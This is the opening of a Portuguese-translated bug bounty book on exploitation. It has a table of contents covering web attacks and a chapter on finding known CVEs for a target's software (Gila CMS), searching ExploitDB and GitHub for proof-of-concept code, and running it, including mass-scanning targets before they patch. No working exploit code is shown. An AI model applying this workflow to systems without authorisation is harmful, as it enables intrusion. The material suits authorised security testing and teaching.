

Easy wins

Bug Bounty

Playbook 2

ALEX THOMAS / KIP CHODOROW

Introdução	8
Vulnerabilidades conhecidas de hacking básico	11
Introdução	11
Identificação de tecnologias	13
Introdução	13
Wappalyzer	13
Desenvolvido por	14
Resumo	15
Identificando as vulnerabilidades	16
Introdução	16
Google	16
ExploitDB	17
CVE	19
Resumo	19
Encontrando o POC	20
Introdução	20
Github	20
ExploitDB	21
Resumo	21
Exploração	22
Conclusão	22
Hacking CMS básico	23
Introdução	23
Wordpress	24
Drupal	26
Joomla	26
Adobe AEM	28
Outros	29
Conclusão	31
Hacking básico Github	31
Introdução	31
Localização de informações confidenciais	32
Conclusão	34
Hacking básico Aquisição de subdomínio	35
Introdução	35
Aquisição de subdomínio	35
Aquisição do Github	37
Conclusão	43
Hacking básico Bancos de dados	44

Introdução	44
Google Firebase	45
Introdução	45
Banco de dados do Firebase mal configurado	45
Resumo	46
ElasticSearch DB	46
Introdução	46
Noções básicas do ElasticSearch	47
ElasticSearch DB sem autenticação	48
Resumo	53
Banco de dados Mongo	54
Introdução	54
MongoDB	54
Resumo	55
Conclusão	55
Hacking básico Força bruta	57
Introdução	57
Páginas de login	57
Credenciais padrão	58
Força bruta	60
Conclusão	60
Basic Hacking Burp Suite	62
Introdução	62
Proxy	63
Alvo	69
Intruso	72
Repetidor	78
Conclusão	79
Hacking básico OWASP	81
Introdução	81
Injeção de SQL (SQLI)	82
Introdução	82
MySql	82
Injeção de SQL baseada em União	84
Injeção de SQL baseada em erros	89
Xpath	89
PostgreSql	92
Injeção de SQL baseada em União	93
Oráculo	97

Injeção de SQL baseada em União	98
Resumo	101
Cross Site Scripting (XSS)	102
Introdução	102
XSS refletido	103
Alerta de script básico	103
Campo de entrada	104
Atributos do evento	106
XSS armazenado	108
XSS baseado em DOM	112
Introdução	112
Fontes	114
Pias	115
Poliglota	117
Além da caixa de alerta	118
Roubo de biscoitos	118
Resumo	120
Upload de arquivos	120
Introdução	121
Upload de arquivos	121
Contorno de tipo de conteúdo	124
Contorno de nome de arquivo	125
Resumo	126
Travessia de diretório	126
Introdução	126
Travessia de diretório	127
Resumo	128
Redirecionamento aberto	129
Introdução	129
Redirecionamento aberto	129
Resumo	130
Referência direta a objeto insegura (IDOR)	131
Introdução	131
IDOR	131
Resumo	134
Conclusão	134
Testes de API	135
Introdução	136
APIs	137
API de descanso	137


Chamada de procedimento remoto (RPC)	142
Protocolo simples de acesso a objetos (SOAP)	143
API GraphQL	146
Autenticação	148
HTTP Básico	148
Token da Web Json (JWT)	150
Introdução	150
Assinatura excluída	153
Nenhum Algoritmo	154
Chave secreta de força bruta	155
RSA para HMAC	156
Resumo	158
Linguagem de marcação de asserção de segurança (SAML)	159
Introdução	159
Remoção de assinatura XML	162
Injeção de comentário XML	166
XML Signature Wrapping (XSW)	167
XSW Attack 1	168
XSW Attack 2	169
XSW Attack 3	171
XSW Attack 4	171
XSW Attack 5	172
XSW Attack 6	172
XSW Attack 7	173
XSW Attack 8	174
Documentação da API	176
Introdução	176
API do Swagger	176
XSS	178
Carteiro	179
WSDL	181
WADL	183
Resumo	185
Conclusão	185
Servidores de cache	186
Envenenamento do cache da Web	186
Introdução	186
Servidores de cache básicos	186
Envenenamento do cache da Web	189
Resumo	193

Engano do cache da Web	194
Introdução	194
Engano do cache da Web	194
Resumo	201
Mais OWASP	203
Introdução	203
Injeção de modelo no lado do servidor (SSTI)	203
Introdução	203
Python - Jinja 2	206
Python - Tornado	210
Rubi - ERB	211
Ruby - Fino	214
Java - Freemarker	216
Resumo	218
Falsificação de solicitação no local (OSRF)	218
Introdução	218
OSRF	218
Resumo	221
Protótipo de poluição	222
Introdução	222
Protótipo de poluição	223
Resumo	224
Injeção de modelo no lado do cliente (CSTI)	225
Introdução	225
Noções básicas de angular	225
Injeção de modelo no lado do cliente (XSS)	227
Resumo	230
Entidade externa XML (XXE)	231
Introdução	231
Fundamentos do XXE	231
Ataque à entidade externa XML (XXE)	233
Resumo	236
Bypass CSP	236
Introdução	237
Noções básicas sobre a política de segurança de conteúdo (CSP)	237
Bypass básico do CSP	241
Contorno de CSP JSONP	242
Bypass de injeção CSP	243
Resumo	244
Substituição de caminho relativo (RPO)	245


Introdução	245
RPO	245
Resumo	249
Conclusão	249
Resumo	249

Introdução

Na primeira versão do Bug Bounty Playbook, descrevi a metodologia e as técnicas que utilizei durante a fase de reconhecimento e coleta de impressões digitais de um compromisso. Como você provavelmente sabe, há três fases principais de um compromisso de recompensa por bugs: reconhecimento, coleta de impressões digitais e exploração.



Este livro trata da fase de exploração de uma caçada. A fase de exploração de uma caçada é onde ocorre o verdadeiro hacking. Tudo o que foi feito até esse estágio é apenas trabalho preparatório e agora é hora de trabalhar.



Cada alvo que você perseguir provavelmente estará utilizando diferentes pilhas de tecnologia, portanto, é importante que você conheça as vulnerabilidades e as configurações incorretas que afetam uma série de tecnologias. Por exemplo, ter conhecimento do Github é importante para a mineração de senhas codificadas e outras informações confidenciais. Se você não sabe o que é o Github, como poderá conhecer as possíveis falhas de segurança que as empresas podem impor ao usá-lo? Você precisa ter um conhecimento profundo de uma ampla gama de tecnologias.


Além disso, você também precisa ter um conhecimento profundo das vulnerabilidades dos aplicativos da Web. A grande maioria dos ativos de uma empresa voltados para o público serão aplicativos da Web, portanto, é fundamental que você conheça, no mínimo, o top 10 da OWASP. Quanto mais vulnerabilidades você souber como explorar, maiores serão as chances de encontrar uma.

Este livro abordará os conceitos básicos da fase de exploração. Observe que não ensinarei você a usar ferramentas; na maior parte do tempo, tudo o que faremos será feito manualmente para que você possa ter uma compreensão profunda do processo. Depois de saber como as coisas funcionam em um nível profundo, você desejará substituir parte do seu processo manual por ferramentas e automação.


Hacking básico Vulnerabilidades conhecidas do site

Introdução

Uma das primeiras coisas que você aprende na escola de hackers é como identificar e explorar vulnerabilidades conhecidas. Essa pode parecer uma etapa relativamente simples, mas você ficaria surpreso com o número de pessoas que pulam completamente essa fase do ciclo de exploração.



Conforme mostrado acima, começamos visitando o aplicativo de destino e, em seguida, tentamos determinar qual software ele está executando. Depois de descobrirmos qual software e versão o endpoint está executando, pesquisamos no Google e em outros recursos para ver se ele tem vulnerabilidades ou CVEs. Depois disso, prosseguimos com a pesquisa do código de exploração e, por fim, executamos o código de exploração no alvo.



Outra versão dessa técnica se concentra em 1 dia. Nesse ciclo, começamos examinando nossos feeds de ameaças, como o exploitdb e o twitter. Aqui, procuramos novos exploits e CVEs que acabaram de ser lançados, conhecidos como 1-days. Ao seguir esse caminho, o tempo é o aspecto mais importante. Quando uma nova exploração é lançada na natureza, você precisa começar a explorar seus alvos antes que eles tenham a chance de corrigir. Quando você souber de uma nova exploração, precisará encontrar rapidamente um POC para ela e começar a fazer uma varredura em massa em todos os seus alvos em busca dessa vulnerabilidade.

Como você pode ver, essas duas metodologias são muito semelhantes. Com a primeira, encontramos um alvo e verificamos se ele tem alguma vulnerabilidade conhecida e, se tiver, tentamos explorá-la. Na segunda metodologia, estamos procurando por explorações recém-lançadas. Quando uma nova exploração é lançada, começamos imediatamente a fazer a varredura e a explorar tudo antes que os defensores tenham a chance de corrigir.

Identificação das tecnologias

Introdução


Ao tentar explorar um alvo com uma vulnerabilidade conhecida, você pode simplesmente lançar sua exploração em todos os alvos e esperar pelo melhor ou pode fazer as coisas de forma um pouco mais inteligente.

Identificar a pilha de tecnologia de destino o ajudará a encontrar as explorações que afetam essa pilha. Se não souber essas informações, você ficará cego e terá que adivinhar aleatoriamente quais exploits podem funcionar.

Wappalyzer

Se estiver tentando descobrir as tecnologias em execução em um site, o melhor lugar para começar é o wappalyzer. Uma alternativa ao wappalyzer é o "<https://builtwith.com/>", mas eu pessoalmente

gosto mais do wappalyzer.



Pessoalmente, gosto de usar o plug-in de navegador wappalyzer, pois ele facilita a determinação da pilha de tecnologia de um ponto de extremidade ao navegar em seu site. Como você pode ver na imagem acima, esse site está executando "Ruby on Rails", "Jquery 3.5.0", "Backbone.js 1.4.0" e algumas outras coisas. Observe que, se você usar uma ferramenta de linha de comando, poderá verificar vários sites de uma só vez, o que é bom se estiver tentando verificar centenas ou milhares de sites de uma só vez.

Powered By

O Wappalyzer é ótimo, mas não identifica tudo. O Wappalyzer funciona com base em regexes, portanto, se ele não tiver uma regex de tecnologias específicas em seu banco de dados, não poderá identificá-la.

The screenshot shows a website with a dark header bar containing 'Home' and 'About the Author'. Below the header are two images: one of a group of people in front of a building with a sign that reads 'DAM COVID-19 LIGTAS CENTER' and another of a person wearing a mask. To the right is a sidebar titled 'Wappalyzer' with sections for 'Analytics' (Google Analytics checked), 'Tag managers' (Google Tag Manager checked), 'Font scripts' (Font Awesome checked), 'SaaS' (Google Analytics checked), and a button to 'Create an alert for this website'.

DATU ANGGAL MIDTIMBANG: First of its class.

DATU ANGGAL MIDTIMBANG: the Rising Empire of the South.

Search

© 2020 All Rights Reserved. #LocalStories

Powered by Gila CMS

Conforme mostrado acima, o wappalyzer retornou praticamente em branco. No entanto, se você observar o rodapé na parte inferior da página, verá as palavras "**Powered by Gila CMS**". Podemos concluir que esse site está executando o Gila CMS, mas se estivéssemos analisando apenas o wappalyzer, não teríamos percebido isso.

Resumo

Você precisa conhecer a pilha de tecnologia que seu alvo está executando para poder encontrar exploits associados. Há algumas maneiras de determinar as tecnologias de um endpoint

mas eu quase sempre uso o wappalyzer. Se você não conseguir determinar essas informações com o wappalyzer, há outras técnicas para encontrar uma pilha de tecnologia de pontos de extremidade.

Identificação das vulnerabilidades do

Introdução

Você sabe qual software seu alvo está executando, mas como determinar quais vulnerabilidades ele tem? O objetivo principal de conhecer a pilha de tecnologia de um alvo é poder usar essas informações para encontrar as vulnerabilidades associadas.

Google

Quando estou procurando saber quais são as vulnerabilidades de uma tecnologia, o primeiro lugar que vou é o Google. Na verdade, o Google é o primeiro lugar que eu vou quando tenho uma dúvida sobre qualquer coisa, pois é o melhor recurso que existe. Tente digitar as seguintes consultas de pesquisa no Google:

- <TECNOLOGIA> <VERSÃO> vulnerabilidades
- <TECNOLOGIA> <VERSÃO> explorações

gila cms exploits

All News Videos Images Shopping More Settings Tools

About 312,000 results (0.57 seconds)

[www.exploit-db.com › exploits](#)

Gila CMS 1.11.8 - 'query' SQL Injection - PHP webapps Exploit

Jun 16, 2020 — **Gila CMS 1.11.8 - 'query' SQL Injection. CVE-2020-5515 . webapps exploit** for PHP platform.

[www.exploit-db.com › exploits](#)

Gila CMS < 1.11.1 - Local File Inclusion - Exploit Database

Sep 23, 2019 — **Gila CMS < 1.11.1 - Local File Inclusion. CVE-2019-16679 . webapps exploit** for Multiple platform.

[www.cvedetails.com › version_id-282051 › Gilacms-Gi...](#)

Gilacms Gila Cms version 1.10.1 : Security vulnerabilities

Security vulnerabilities of Gilacms Gila Cms version 1.10.1 List of cve security vulnerabilities related to this exact version. You can filter results by cvss scores, ...

Há todo tipo de coisa aqui! Vejo explorações de injeção de SQL, explorações de LFI e muito mais. Recomendo que você clique nos dois primeiros links para ver quais vulnerabilidades são interessantes. Você ficaria surpreso com as coisas que encontrará enterradas em uma publicação de blog 10 links abaixo na página.

ExploitDB

Outro lugar que gosto de pesquisar é o ExploitDB. O ExploitDB é uma ferramenta usada para pesquisar e baixar códigos de exploração. Esse é, de longe, um dos meus recursos favoritos para pesquisar vulnerabilidades relacionadas a uma pilha de tecnologia.

- <https://www.exploit-db.com/>

Exploit Database				
	Date	D	A	V
	2020-10-16	Download	View	CS-Cart 1.3.3 - authenticated RCE
	2020-10-16	Download	View	CS-Cart 1.3.3 - 'classes_dir' LFI
	2020-10-16	Download	View	Seat Reservation System 1.0 - Unauthenticated SQL Injection
	2020-10-16	Download	View	Hotel Management System 1.0 - Remote Code Execution (Authenticated)
	2020-10-16	Download	View	Seat Reservation System 1.0 - Remote Code Execution (Unauthenticated)
	2020-10-16	Download	View	aaPanel 6.6.6 - Privilege Escalation & Remote Code Execution (Authenticated)

Você pode usar o site para pesquisar coisas, mas eu geralmente uso a ferramenta de linha de comando chamada searchsploit. Você pode baixar essa ferramenta do Github, conforme mostrado abaixo:

- <https://github.com/offensive-security/exploitdb>
- ./searchsploit "nome da tecnologia"

```
jokers-MacBook-Pro:exploitdb joker$ ./searchsploit "gila cms"
[!] Found (#1): /Users/joker/hacking_tools/exploitdb/files_exploits.csv
[!] To remove this message, please edit "/Users/joker/hacking_tools/exploitdb/.searchsploit_rc" for "files_exploits.csv"
(package_array: exploitdb)

[!] Found (#1): /Users/joker/hacking_tools/exploitdb/files_shellcodes.csv
[!] To remove this message, please edit "/Users/joker/hacking_tools/exploitdb/.searchsploit_rc" for "files_shellcodes.csv"
(package_array: exploitdb)

-----
Exploit Title | Path
-----
Gila CMS 1.11.8 - 'query' SQL Injection | php/webapps/48590.py
Gila CMS 1.9.1 - Cross-Site Scripting | php/webapps/46557.txt
Gila CMS < 1.11.1 - Local File Inclusion | multiple/webapps/47407.txt

-----
Shellcodes: No Results
jokers-MacBook-Pro:exploitdb joker$
```

Normalmente, quando descobrimos as vulnerabilidades às quais um alvo está vulnerável, temos que procurar o código de exploração, mas podemos pular essa etapa, pois o ExploitDB também nos fornece o código de prova de conceito (POC).

CVE

De acordo com o Google, o sistema Common Vulnerabilities and Exposures (CVE) fornece um método de referência para vulnerabilidades e exposições de segurança da informação conhecidas publicamente. Se estiver procurando saber quais são os CVEs de uma pilha de tecnologia, não há lugar melhor para pesquisar do que o NIST.

- <https://nvd.nist.gov/vuln/search>

Search Results (Refine Search)		
Search Parameters:		Sort results by: Publish Date Descending Sort
There are 17 matching records. Displaying matches 1 through 17 .		
Vuln ID	Summary	CVSS Severity
CVE-2019-20804	Gila CMS before 1.11.6 allows CSRF with resultant XSS via the admin/themes URI, leading to compromise of the admin account. Published: May 21, 2020; 6:15:10 PM -0400	V3.1: 8.8 HIGH V2.0: 6.8 MEDIUM
CVE-2019-20803	Gila CMS before 1.11.6 has reflected XSS via the admin/content/postcategory id parameter, which is mishandled for g_preview_theme. Published: May 21, 2020; 6:15:09 PM -0400	V3.1: 6.1 MEDIUM V2.0: 4.3 MEDIUM
CVE-2020-5513	Gila CMS 1.11.8 allows /cm/delete?t=../ Directory Traversal. Published: January 06, 2020; 3:15:12 PM -0500	V3.1: 6.8 MEDIUM V2.0: 6.8 MEDIUM
CVE-2020-5512	Gila CMS 1.11.8 allows /admin/media?path=../ Path Traversal. Published: January 06, 2020; 3:15:12 PM -0500	V3.1: 6.8 MEDIUM V2.0: 6.8 MEDIUM
CVE-2020-5515	Gila CMS 1.11.8 allows /admin/sql?query= SQL Injection. Published: January 06, 2020; 2:15:11 PM -0500	V3.1: 7.2 HIGH V2.0: 6.5 MEDIUM
CVE-2020-5514	Gila CMS 1.11.8 allows Unrestricted Upload of a File with a Dangerous Type via .phar or .phtml to the lzd/thumb?src= URI. Published: January 06, 2020; 2:15:11 PM -0500	V3.1: 9.1 CRITICAL V2.0: 9.0 HIGH

A pesquisa por "Gila CMS" nos fornece 17 CVEs; quanto mais recente o CVE, melhor, pois há uma chance maior de o alvo ainda não ter corrigido seus sistemas. Observe que só porque você

encontrar um CVE não significa que você possa explorá-lo. Para explorar uma CVE, você precisa do código de exploração de prova de conceito (POC), sem o qual você está preso.

Resumo

Localizar as vulnerabilidades que afetam uma pilha de tecnologia é relativamente fácil. Tudo o que você precisa fazer é procurar por elas. Entre o Google, o ExploitDB e o NIST, você deve conseguir encontrar tudo o que está procurando.


Como encontrar o POC

Introdução

Você identificou que o aplicativo de destino contém vulnerabilidades, mas, para explorá-las, precisa do código de exploração de prova de conceito (POC). Se você não tiver o código de exploração, sua única opção é criá-lo você mesmo. Entretanto, isso está além do escopo deste livro.

Github

Um dos melhores lugares para encontrar códigos de exploração é o Github. O GitHub é uma empresa multinacional americana que fornece hospedagem para desenvolvimento de software e controle de versão usando o Git. Ele oferece o controle de versão distribuído e a funcionalidade de gerenciamento de código-fonte do Git, além de seus próprios recursos. Os desenvolvedores adoram o Github e os hackers também.



Você pode pesquisar facilmente um CVE no Github, conforme mostrado na imagem acima.

Se houver um POC, você provavelmente o encontrará aqui. No entanto, fique atento a POCs falsos, pois essas explorações não são verificadas e vêm de terceiros não confiáveis.

ExploitDB

Já mencionei o ExploitDB anteriormente, portanto não vou falar sobre ele novamente, mas esse é um ótimo recurso para encontrar POCs.

- <https://www.exploit-db.com/>

Resumo

Em 9 de cada 10 vezes, você encontrará o código de exploit que está procurando no Github ou no ExploitDB. Se não conseguir encontrá-lo em um desses locais, ele provavelmente não existe e

você terá de criar seu próprio POC. No entanto, não tenha medo de procurar recursos. Às vezes, o código do POC pode estar enterrado em uma postagem de blog na quinta página do Google.

Exploração

Quando tiver um POC funcional, você estará pronto para testá-lo em seu alvo. Sempre recomendo configurar uma máquina vulnerável para testar o exploit primeiro, para que você saiba o que esperar de um alvo real. Quando estiver pronto, basta executar a exploração em seu alvo e analisar os resultados para ver se ele está vulnerável ou não.


Conclusão

A exploração de vulnerabilidades conhecidas é um dos truques mais antigos. Dito isso, ainda é uma das melhores metodologias a serem usadas para obter ganhos rápidos e fáceis. Na verdade, há apenas três etapas ao usar essa abordagem. Primeiro, determine a pilha de tecnologia de seu alvo, procure por vulnerabilidades nessa pilha de tecnologia e, por fim, execute as explorações.

Hacking básico CMS

Introdução

Os sistemas de gerenciamento de conteúdo (CMS), como wordpress, drupal e joomla, constituem a grande maioria da Internet. De acordo com uma pesquisa realizada pela W3Techs, 62% da Internet é executada em um CMS e 39,1% da Internet é executada no Wordpress. Como invasor, isso significa que a grande maioria dos sites que você enfrentará será executada por um CMS.



Wordpress

Atualmente, mais de um quarto (25%) da Internet é construída usando o WordPress. É útil saber disso porque isso significa que uma única exploração tem o potencial de afetar uma grande parte dos ativos de seu alvo. Na verdade, há centenas de explorações e configurações incorretas que afetam o WordPress e seus plug-ins associados. Uma ferramenta comum para verificar essas vulnerabilidades é o wpScan:

- <https://github.com/wpscanteam/wpScan>

